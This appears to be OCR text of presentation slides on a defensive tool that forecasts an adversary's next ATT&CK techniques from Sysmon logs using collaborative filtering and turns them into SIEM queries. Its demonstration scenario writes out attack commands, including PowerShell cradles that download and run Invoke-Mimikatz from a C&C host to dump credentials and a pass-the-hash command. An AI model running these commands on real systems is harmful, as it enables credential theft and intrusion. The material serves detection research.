
Replacing with the ATT&CK



Tool Details

About Tool


- Groups and techniques from the ATT&CK data are used as training data for collaborative filtering.
- The input is a log file.
- Recommended techniques can be considered as attack predictions and visualized as a graph database.
- Search queries of SIEM mapped from technique are outputted.



We refer to the ongoing attacker as “Adversary” !!


Step 1: Mapping

- Map from Sysmon log to ATT&CK technique using database created based on Atomic Red Team.




Step 2: Recommendation

- There are technique usage history for each of these groups as graph database.
- Create the Adversary data from the techniques in Step 1.




Step 2: Recommendation

- Techniques recommendation is performed by collaborative filtering.
- The recommended techniques are considered as the attack prediction.
- Weighted-*k*-Nearest-Neighbor (W*k*NN) is used as the collaborative filtering algorithm.



Step 3 : Visualization


- This is the attack prediction.
- In the figure below, 22 techniques were predicted to be used later, and 128 techniques were predicted not to be used.



- Detected : Techniques from log
- Forecast : Techniques that may be used by the Adversary
- Tactics : Stages of Attack


Important to note

- Predicting techniques in the previous stage's tactics doesn't help analysis.
- Predict only techniques included after the most late-stage tactic.



Step 4: Re-mapping

- In the form of techniques, SOC analysts cannot use the forecasting results effectively
- So, re-map the predicted techniques to search query of SIEM.



Demonstration

Scenario (Used ATT&CK Techniques)

Type	Tactics	Techniques
Detected	Execution	T1059(Command Scripting Interpreter)
Detected	Defence Evasion	T1027(Obfuscated Files or Information)
Detected	Defence Evasion	T1070(Indicator Remoeval)
Detected	Credential Access	T1003(OS Credential Dumping)
Detected	Discovery	T1018(Remote System Discovery)
Detected	Discovery	T1016(System Network Configuration Discovery)
Not Forecasted	(Lateral Movement)	T1550(Use Alternate Authentication)
Forecasted	Discovery	T1083(File and Directory Discovery)
Forecasted	Lateral Movement	T1021(Remote Services)
Forecasted	Collection	T1560(Archive Collected Data)
Forecasted	Command and Control	T1105(Ingress Tool Transfer)
Forecasted	Exfiltration	TT1041(Exfiltration Over C2 Channel)

Scenario

User 01 (Windows PC)
(has been Initial Accessed)

②Attempts to retrieve credential information using Mimikatz located in the C&C server.
The attacker successfully obtains credential information for the AD server from User 01's residual data.

C&C Server (Linux)

There are
Invoke-mimikatz.ps1
WinRAR.exe

①Check the information of which logs being acquired.
③Obtain the IP address of the AD Server.
④Check if communication with the AD Server is possible.

Step	Detected	Techniques	Commands
1	○	T1059, T1070	powershell.exe Get-EventLog -list
2	○	T1059, T1003	powershell.exe IEX (New-Object Net.WebClient).DownloadString (http://C&C_ip_address:port/Invoke-Mimikatz.ps1); Invoke-Mimikatz –DumpCreds
3	○	T1018, T1016	arp –a
4	○	T1059, T1027	powershell.exe -EncodedCommand bgBzAGwAbwBvAGsAdQBwAA==

Scenario

User 01 (Windows PC)
(has been Initial Accessed)

⑤Do the Pass The Hash attack using information acquired in ② and launch “cmd”

⑥ A remote desktop connection is started using the account name and password found in the AD Server.

⑧ The confidential information (seacret.txt) is taken out by copying and pasting.

⑦ Discover a file containing credential information.

AD Server (Windows)

There are
credential.txt
(account name and plaintext password)
seacret.txt

Step	Forecasted	Techniques	Commands
5	×	T1550	powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.0.2.100:8000/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command '"sekurlsa::pth /user:admin /domain:examplecompany.local /ntlm:0bd2d2664c8de721ba1c370f6673a67d /run:cmd.exe"'
6	○	T1021	powershell.exe IEX (New-Object Net.WebClient).DownloadString (http://C&C_ip_address:port/Invoke-Mimikatz.ps1); Invoke-Mimikatz –DumpCreds
7	○	T1083	Powershell.exe ls –recurse

Scenario

User 01 (Windows PC)
(has been Initial Accessed)

C&C Server (Linux)

⑨Download WinRAR.exe from the C&C server.

